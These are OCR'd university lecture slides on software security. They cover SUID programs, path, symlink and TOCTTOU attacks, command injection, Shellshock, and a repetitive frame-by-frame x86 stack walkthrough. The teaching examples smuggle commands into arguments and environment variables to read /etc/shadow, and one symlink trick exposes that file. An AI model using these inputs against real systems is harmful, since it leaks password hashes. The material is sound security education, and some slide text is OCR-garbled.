### **Application Insecurity**

CSE 545 – Software Security Spring 2018

Adam Doupé Arizona State University http://adamdoupe.com

Content of some slides provided by Giovanni Vigna of UCSB, with approval




# **Program Loading and Execution**

- When a program is invoked, the operating system creates a process to execute the program
- The ELF file is parsed and parts are copied into memory
  - In Linux /proc/<pid>/maps shows the memory layout of a process
- Relocation of objects and reference resolution is performed
- The instruction pointer is set to the location specified as the start address
- Execution begins



## **Process Memory Layout**





### **Process Structure**

- Environment/Argument section
  - Used for environment data
  - Used for the command line data
- Stack section
  - Used for local parameters
  - Used for saving the processor status
- Memory-mapping segment
  - Used for shared libraries
- Heap section
  - Used for dynamically allocated data
- Data section (Static/global vars)
  - Initialized variables (.data)
  - Uninitialized variables (.bss)
- Code/Text section (.text)
  - Marked read-only
  - Modifications causes segfaults

Top of memory (0xBFFFFFFF)
Env/Argv Strings
Env/Argv Pointers
Argc
Stack
•
Shared Libraries
Ť
Неар
Data (.bss)
Data (.data)
Code (.text)

Bottom of memory (0x00800000)

# **Understanding UNIX Processes**

- Each process has a real UID/GID, an effective UID/GID, and a saved UID/GID
  - Real IDs: defines the user who started/owns the process
  - Effective IDs: used to determine if the process is "allowed to do things"
  - Saved IDs: used to drop and re-gain privileges
- If a program file has the SUID bit set, when a process executes the program the process' effective UID/GID are changed to the ones of the program file owner

```
[adamd@ragnuk]$ ls -la /usr/bin/passwd
-rwsr-xr-x. 1 root root 30768 Feb 22 2012 /usr/bin/passwd
[adamd@ragnuk]$ ls -la /usr/bin/chsh
-rws--x--x. 1 root root 20056 Oct 15 2014 /usr/bin/chsh
```



# Disassembling

- Disassembling is the process of extracting the assembly representation of a program by analyzing its binary representation
- Disassemblers can be:
  - Linear: linearly parse the instructions
  - Recursive: attempt to follow the flow of the program



### Radare

- Radare is a program analysis tool
  - http://rada.re/r/
  - Supports reversing and vulnerability analysis
  - Disassembling of binaries
  - Forensic analysis
- Supports scripting
- Supports collaborative analysis
- Free

# IDA Pro

- IDA Pro is the state-of-the-art tool for reversing – https://www.hex-rays.com/products/ida/
- It supports disassembling of binary programs
- Supports decompilation (Hex-Rays decompiler)
- Can be integrated with gdb and other debuggers
- It is a commercial product (expensive)
  - A limited version is available for free



# Attacking UNIX Systems

- Remote attacks against a network service
- Remote attacks against the operating system
- Remote attacks against a browser
- Local attacks against SUID applications
- Local attacks against the operating system

# Attacking UNIX Applications

- 99% of the local vulnerabilities in UNIX systems exploit SUID-root programs to obtain root privileges
  - 1% of the attacks target the operating system kernel itself
- Attacking SUID applications is based on
  - Inputs
    - Startup: command line, environment
    - During execution: dynamic-linked objects, file input, socket input
  - Interaction with the environment
    - File system: creation of files, access to files
    - Processes: signals, invocation of other commands
- Sometimes defining the boundaries of an application is not easy



#### Attack Classes

- File access attacks
  - Path attacks
  - TOCTTOU
  - File handler reuse
- Command injection
- Memory Corruption
  - Stack corruption
  - Heap corruption
  - Format string exploitation



### File Access Attacks

- Access to files in the file system is performed by using path strings
- If an attacker has a way to control how or when a privileged application builds a path string, it can lure the application into violating the security policy of the system

# The Dot-Dot Attack

 An application builds a path by concatenating a path prefix with values provided by the user (the attacker)

```
path = strncat("/<initial path>/",
user_file, free_size);
file = open(path, O_RDWR);
```

- The user (attacker) provides a filename containing a number of "..." that allow for escaping from the directory and access any file in the file system
- Also called: directory traversal attack

#### Lessons Learned

- Input provided by the user should be heavily sanitized before being used in creating a path
- chroot() can be used to confine an application to a subset of the file system



# PATH and HOME Attacks

- The PATH environment variable determines how the shell searches for commands
- If an application invokes commands without specifying the complete path, it is possible to induce an application to execute a different version (controlled by the attacker) of the external command
  - execlp() and execvp() use the shell PATH variable to locate applications
- The HOME environment variable determines how the home directory path is expanded by the shell
- If an application uses a home-relative path (e.g., ~/myfile.txt), an attacker can modify his/her \$HOME variable to control the execution of commands (or the access to files)

#### Lessons Learned

- Absolute paths should always be used when executing external commands
- Home-relative paths should never be used



### Link Attacks

- Some applications check the path to a file (e.g., to verify that the file is under a certain directory) but not the nature of the file
- By creating symbolic links an attacker can force an application to access files outside the intended path
- When an application creates a temporary file it might not check for its properties in the assumption that the file has been created with the correct privileges

# The dtappgather Attack

- The dtappgather utility was shipped with the Common Desktop Environment (CDE)
- dtappgather uses a directory with permissions 0555 to create temporary files used by each login session
- /var/dt/appconfig/appmanager/ generic-display-0 is not checked for existence prior to the opening of the file

# The dtappgather Attack

% ls -l /etc/shadow -r----- 1 root other 1500 Dec 29 18:21 / etc/shadow

% ln -s /etc/shadow /var/dt/appconfig/ appmanager/generic-display-0 % dtappgather MakeDirectory: /var/dt/appconfig/appmanager/ generic-display-0: File exists % la l /ota/abadow

% ls -l /etc/shadow

```
-r-xr-xr-x 1 user users 1500 Dec 29 18:21 / etc/shadow
```



#### Lessons Learned

- The type of file being referenced by a path should be checked
  - For unexpected types
  - For symbolic links
- Temporary files should not be predictable – Use mkstemp()



# **TOCTTOU Attacks**

- Attacker may race against the application by exploiting the gap between testing and accessing the file (time-of-check-to-time-of-use)
  - Time-Of-Check (t1): validity of assumption A on entity E is checked
  - Time-Of-Use (t2): E is used, assuming A is still valid
  - Time-Of-Attack (t3): assumption A is invalidated
  - − t1 < t3 < t2
- Data race condition
  - Conflicting accesses of multiple processes to shared data
  - At least one of them is a write access



# **TOCTTOU Example**

- The access() system call returns an estimation of the access rights of the user specified by the real UID
- The open() system call is executed using the effective UID

```
if (access(filename, W_OK) == 0) {
    if ((fd = open(filename, O_WRONLY)) < 0) {
        perror(filename);
        return -1;
     }
     write(fd, buf, count);
}</pre>
```



#### Lessons Learned

- Use versions of system calls that use file descriptors instead of file path names
- Perform file descriptor binding first
- For temp file use mkstemp(), which creates a file AND opens it



### File Handler Reuse

- SUID applications open files to perform their tasks
- Sometimes they fork external processes
- If the close-on-exec flag is not set, the new process will inherit the open file descriptors of the original program
- The open files might provide access to security-sensitive information

## The chpass Attack

- The "chpass" command on OpenBSD systems allows unprivileged users to edit database information associated with their account
- chpass creates a temporary copy of the password database
  - spawning an editor to display and modify user account information
  - committing the information into the temporary password file copy, which is then used to rebuild the password database
- Using an escape-to-shell feature of the vi editor it was possible to obtain a shell with an open file descriptor to the copy file
- Arbitrary modifications will be merged in the original passwd file

#### Lessons Learned

 Make sure that no open file descriptors are inherited by forked programs



# **Command Injection**

- Applications invoke external commands to carry out specific tasks
- system(<string>) executes a command specified in a string by calling
  - /bin/sh -c <string>
- popen() opens a process by creating a pipe, forking, and invoking the shell as in system()
- If the user can control the string passed to these functions, it can inject additional commands

## A Simple Example

```
int main(int argc, char *argv[]) {
    char cmd[1024];
```

```
snprintf(cmd, 1024, "cat /var/log/%s", argv[1]);
cmd[1023] = '\0';
```

```
return system(cmd);
```

}

```
% ./prog "foo; cat /etc/shadow"
/var/log/foo: file not found
root:$1$LtWqGee9$jLrc8CWVMx6oAA8WKzS5Z1:16661:0:999999:7:::
daemon:*:16652:0:99999:7:::
```

## A Real Example: Shellshock

- On September 2014, a new bug in how bash processes its environment variable was disclosed
- The bash program can pass its environment to other instances of bash
- In addition to variables a bash instance can pass to another instance one or more function definitions
- This is accomplished by setting environment variables whose value start with '()' followed by a function definition
- The function definition is then executed by the interpreter to create the function

## A Real Example: Shellshock

- By appending commands to the function definition, it is possible to execute arbitrary code
- By passing as a command the string: foo() { :;}; cat /etc/shadow
- The command will be put in the environment variable and interpreted, resulting in the injected command executed
- Also, CGI web applications pass arguments through environment variables
  - Can execute arbitrary code through a web request!
- Similar attack on limited access ssh



#### Lessons Learned

- Invoking commands with system() and popen() is dangerous
- Input from the user should always be sanitized



#### Attack Classes

- File access attacks
  - Path attacks
  - TOCTTOU
  - File handler reuse
- Command injection
- Memory Corruption
  - Stack corruption
  - Heap corruption
  - Format string exploitation



### **Overflows/Overwrites**

- The lack of boundary checking is one of the most common mistakes in C/C++ applications
- Overflows are one of the most popular type of attacks
  - Architecture/OS version dependent
  - Can be exploited both locally and remotely
  - Can modify both the data and the control flow of an application
- Recent tools have made the process of exploiting overflows
   easier if not completely automatic
- Much research has been devoted to finding vulnerabilities, designing prevention techniques, and developing detection mechanisms
  - Some of these mechanisms have found their way to mainstream operating system (non-executable stack, layout randomization)




## The Stack

- Stack is essentially scratch memory for functions
   Used in MIPS, ARM, x86, and x86-64 processors
- Starts at high memory addresses and grows down
- Functions are free to push registers or values onto the stack, or pop values from the stack into registers
- The assembly language supports this on x86
  - %esp holds the address of the top of the stack
  - push %eax decrements the stack pointer (%esp) then stores the value in %eax to the location pointed to by the stack pointer
  - pop %eax stores the value at the location pointed to by the stack pointer into %eax, then increments the stack pointer (%esp)



#### Stack Example



0x00000000

Adam Doupé, Software Security

push %eax

pop %ebx



#### Stack Example

**ØxFFFFFFF** 



🛶 po

push %eax pop %ebx

0x00000000

%eax	0xa	
%ebx	0x0	
%esp	0x10000	




**ØxFFFFFFF** 




%eax	0xa	
%ebx	0x0	
%esp	0xFFFC	









**ØxFFFFFFF** 




%eax	0xa	
%ebx	0x0	
%esp	0xFFFC	Ĵ









**ØxFFFFFFF** 




%eax	0xa
%ebx	0xa
%esp	0xFFFC








**ØxFFFFFFF** 



0x00000000

%eax	0xa	
%ebx	0xa	
%esp	0x10000	Ī





- Functions would like to use the stack to allocate space for their local variables
- Can we use the stack pointer for this?
  - Yes, however stack pointer can change throughout program execution
- Frame pointer points to the start of the function's frame on the stack
  - Each local variable will be (different) offsets of the frame pointer
  - In x86, frame pointer is called the base pointer, and is stored in %ebp



```
int main() a @ %ebp + A
```

```
{
```

}

int a;

int b;

```
float c;
           mem[\$ebp+A] = 10
```

b @ %ebp + B

c @ %ebp + C

```
a = 10;
           mem[ ebp+B] = 100
```

```
b = 100;
           mem[ ebp+C] = 10.45
```

```
c = 10.45; mem[%ebp+A] =
```

```
a = a + b; mem[ ebp+A] +
           mem[%ebp+B]
return 0;
```


- a @ %ebp 0xc
- b @ %ebp 0x8
- c @ %ebp 0x4
- mov %esp,%ebp
  - sub \$0x10,%esp
- movl \$0xa,-0xc(%ebp)
  - movl \$0x64, -0x8(8ebp)
  - mov \$0x41273333, %eax
    - mov  $\Re eax, -0x4(\Re ebp)$
  - mov -0x8(%ebp),%eax
  - add %eax,-0xc(%ebp)



0xFFFFFFF ...
0x10000
...
0x10000
...
0x10000
...
0x10000
...
0x10000
...
0x10000
...
0x10,%esp
movl \$0x40,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)


%eax	
%esp	
%ebp	





%eax		
%esp	0x10000	
%ebp	0x10000	






%eax		
%esp	0xFFF0	
%ebp	0x10000	




**ØxFFFFFFF** 



%eax		
%esp	0xFFF0	
%ebp	0x10000	



**ØxFFFFFFF** 




mov %esp,%ebp sub \$0x10,%esp movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp) mov \$0x41273333,%eax mov %eax,-0x4(%ebp) mov -0x8(%ebp),%eax add %eax,-0xc(%ebp)

%eax		
%esp	0xFFF0	
%ebp	0x10000	



**ØxFFFFFFF** 




mov %esp,%ebp sub \$0x10,%esp movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp) mov \$0x41273333,%eax mov %eax,-0x4(%ebp) mov -0x8(%ebp),%eax add %eax,-0xc(%ebp)

%eax		
%esp	0xFFF0	
%ebp	0x10000	



**ØxFFFFFFF** 




mov %esp,%ebp sub \$0x10,%esp movl \$0xa,-0xc(%ebp) movl \$0x64,-0x8(%ebp) mov \$0x41273333,%eax mov %eax,-0x4(%ebp) mov -0x8(%ebp),%eax add %eax,-0xc(%ebp)

%eax		
%esp	0xFFF0	
%ebp	0x10000	



**ØxFFFFFFF** 




mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax		
%esp	0xFFF0	
%ebp	0x10000	



**ØxFFFFFFF** 




mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000



**ØxFFFFFFF** 




mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000



#### **ØxFFFFFFF**




mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000



**ØxFFFFFFF** 




mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	0x41273333
%esp	0xFFF0
%ebp	0x10000



**ØxFFFFFFF** 




mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	0x64	
%esp	0xFFF0	
%ebp	0x10000	



**ØxFFFFFFF** 




mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	0x64	
%esp	0xFFF0	
%ebp	0x10000	Į



**ØxFFFFFFF** 




mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)

%eax	0x64	
%esp	0xFFF0	
%ebp	0x10000	



**ØxFFFFFFF** 



0x00000000

%eax	0x64	
%esp	0xFFF0	
%ebp	0x10000	

mov %esp,%ebp
sub \$0x10,%esp
movl \$0xa,-0xc(%ebp)
movl \$0x64,-0x8(%ebp)
mov \$0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
mov %eax,-0xc(%ebp)



- Allows us to allocate memory for the function's local variables
- However, when considering calling a function, what other information do we need?
  - Return value
  - Parameters
  - Our frame pointer
  - Return address (where to start program execution when function returns)
  - Local variables
  - Temporary variables



# **Calling Convention**

- All of the previous information must be stored on the stack in order to call the function
- Who should store that information?
  - Caller?
  - Callee?
- Thus, we need to define a convention of who pushes/stores what values on the stack to call a function
  - Varies based on processor, operating system, compiler, or type of call



### x86 Linux Calling Convention (cdecl)

- Caller (in this order)
  - Pushes arguments onto the stack (in right to left order)
  - Pushes address of instruction after call
- Callee
  - Pushes previous frame pointer onto stack
  - Creates space on stack for local variables
  - Ensures that stack is consistent on return
  - Return value in %eax register



```
callee:
int callee(int a, int b)
                                      push %ebp
{
                         proloque
                                      mov %esp,%ebp
  return a + b + 1;
                                      mov 0xc(%ebp),%eax
}
                                      mov 0x8(%ebp),%edx
                                      lea (%edx,%eax,1),%eax
int main()
                                      add $0x1, %eax
{
                                      pop %ebp
  int a;
                         epilogue
                                      ret
  a = callee(10, 40);
                                   main:
  return a;
                                      push %ebp
}
                         prologue
                                      mov %esp,%ebp
                                      sub $0x18,%esp
                                      movl $0x28,0x4(%esp)
                                      movl $0xa,(%esp)
                                      call callee
                                      mov \Re eax, -0x4(\Re ebp)
                                      mov -0x4(\$ebp), \$eax
                                      leave
                         epilogue
                                      ret
```



0xFFFFFFF	AvEdada entities.	
	<pre>0xfd2d4 callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%ea add \$0x1,%eax pop %ebp ret main: main: push %ebp mov %esp,%ebp sub \$0x18,%esp</pre>	0x8048394 0x8048395 0x8048397 0x804839a 0x804839d 0x80483a0 0x80483a3 0x80483a3 0x80483a3 0x80483a5 0x80483a5 0x80483a6 0x80483a8
	movl \$0x28,0x4(%esp)	0x80483ab
0x00000000	movl \$0xa,(%esp)	0x80483b3
%eax	call 0x8048394 mov %eax,-0x4(%ebp)	0x80483ba 0x80483bf
%edx	mov -0x4(%ebp),%eax	0x80483c2
	leave	0x80483c5
%esp	ret	0x80483c6
%ebp		
%eip		BCI



<b>0</b> )	XFFFFFFF	0xfd2d4	callee:	
		UXTUZU4	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%ea add \$0x1,%eax pop %ebp ret main:</pre>	
		1	➡ push %ebp	0x80483a5
			mov %esp,%ebp	0x80483a6
		•	sub \$0x18,%esp	0x80483a8
		1	movl \$0x28,0x4(%esp)	
6)	x00000000		movl \$0xa,(%esp)	0x80483b3
			call 0x8048394	0x80483ba
%eax			<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
%edx			mov -0x4(%ebp),%eax	0x80483c2
1 0.7 0.7 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0			leave	0 <b>x80</b> 483c5
%esp	0xfd2d0		ret	0 <b>x8</b> 0483c6
%ebp	0xfd2c0			
%eip	0x80483a5			Res L



ę	0xFFFFFFFF	0		
	0xfd2c0	0xfd2d4	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%ea add \$0x1,%eax pop %ebp ret main: push %ebp mov %esp,%ebp sub \$0x18,%esp</pre>	0x80483a0 0x80483a3 0x80483a4 0x80483a5 0x80483a6 0x80483a8
ę	0x00000000	1	movl \$0x28,0x4(%esp) movl \$0xa,(%esp)	0x80483ab 0x80483b3
			call 0x8048394	0x80483ba
%eax			<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
%edx			<pre>mov -0x4(%ebp),%eax</pre>	0x80483c2
			leave	0 <b>x80</b> 483c5
%esp	0xfd2d0		ret	0x80483c6
%ebp	0xfd2c0			
%eip	0x80483a5			



0xFF <b>F</b> I		- Cabada Cababas	
0xfd		<pre>cfd2d4 callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%ea: add \$0x1,%eax pop %ebp ret main: push %ebp ret mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x8048394 0x8048395 0x8048397 0x804839a x0x804839d 0x80483a0 0x80483a3 0x80483a3 0x80483a5 0x80483a5 0x80483a5 0x80483a6 0x80483a8
0x000k	00000	movl \$0xa,(%esp)	0x80483b3
%eax		call 0x8048394 mov %eax,-0x4(%ebp)	0x80483ba 0x80483bf
%edx		mov -0x4(%ebp),%eax	0x80483c2
		leave	0x80483c5
%esp	0xfd2d0	ret	0 <b>x8</b> 0483c6
%ebp	0xfd2c0		
%eip	0x80483a5		RCII



0xFFFI		NELO A A A A A A A A A A A A A A A A A A A	
0xfd	0: 2c0	<pre>0xfd2d4 callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1), add \$0x1,%eax pop %ebp ret main: push %ebp ret main: push %ebp sub %0x18,%esp movl \$0x28,0x4(%est) %est)</pre>	x 0x804839a ,%eax0x804839d 0x80483a0 0x80483a3 0x80483a3 0x80483a4 0x80483a5 0x80483a6 0x80483a8
0x0000000		movl \$0xa,(%esp)	0x80483b3
(Vaav		call 0x8048394 mov %eax,-0x4(%ebp	0x80483ba 0) 0x80483bf
%eax		mov -0x4(%ebp),%ea	
%edx		leave	0x80483c5
%esp	0xfd2d0	ret	0x80483c6
%ebp	0xfd2c0		
%eip	0x80483a6		RC I



	0xFFFFFFFF	0.54244	
	0xfd2c0	<pre>0xfd2d4 callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1) add \$0x1,%eax pop %ebp ret main: push %ebp mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%ex) }</pre>	x 0x804839a ,%eax0x804839d 0x80483a0 0x80483a3 0x80483a4 0x80483a5 0x80483a5 0x80483a6 0x80483a8
0x0000000		movl \$0xa,(%esp)	0x80483b3
%ea:	x	call 0x8048394 mov %eax,-0x4(%eb	
%ed	x	mov -0x4(%ebp),%ea	
%es	p 0xfd2d0	leave ret	0x80483c5 0x80483c6
%eb	p 0xfd2d0		
%ei	p 0x80483a6		RCI




0xFFF	FFFFF	0	
0xfd	d2c0	<pre>0xfd2d4 callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%eax lea (%edx,%eax,1),%eax add \$0x1,%eax pop %ebp ret main: push %ebp mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x804839a 0x804839d 0x80483a0 0x80483a3 0x80483a4 0x80483a5 0x80483a6 0x80483a8
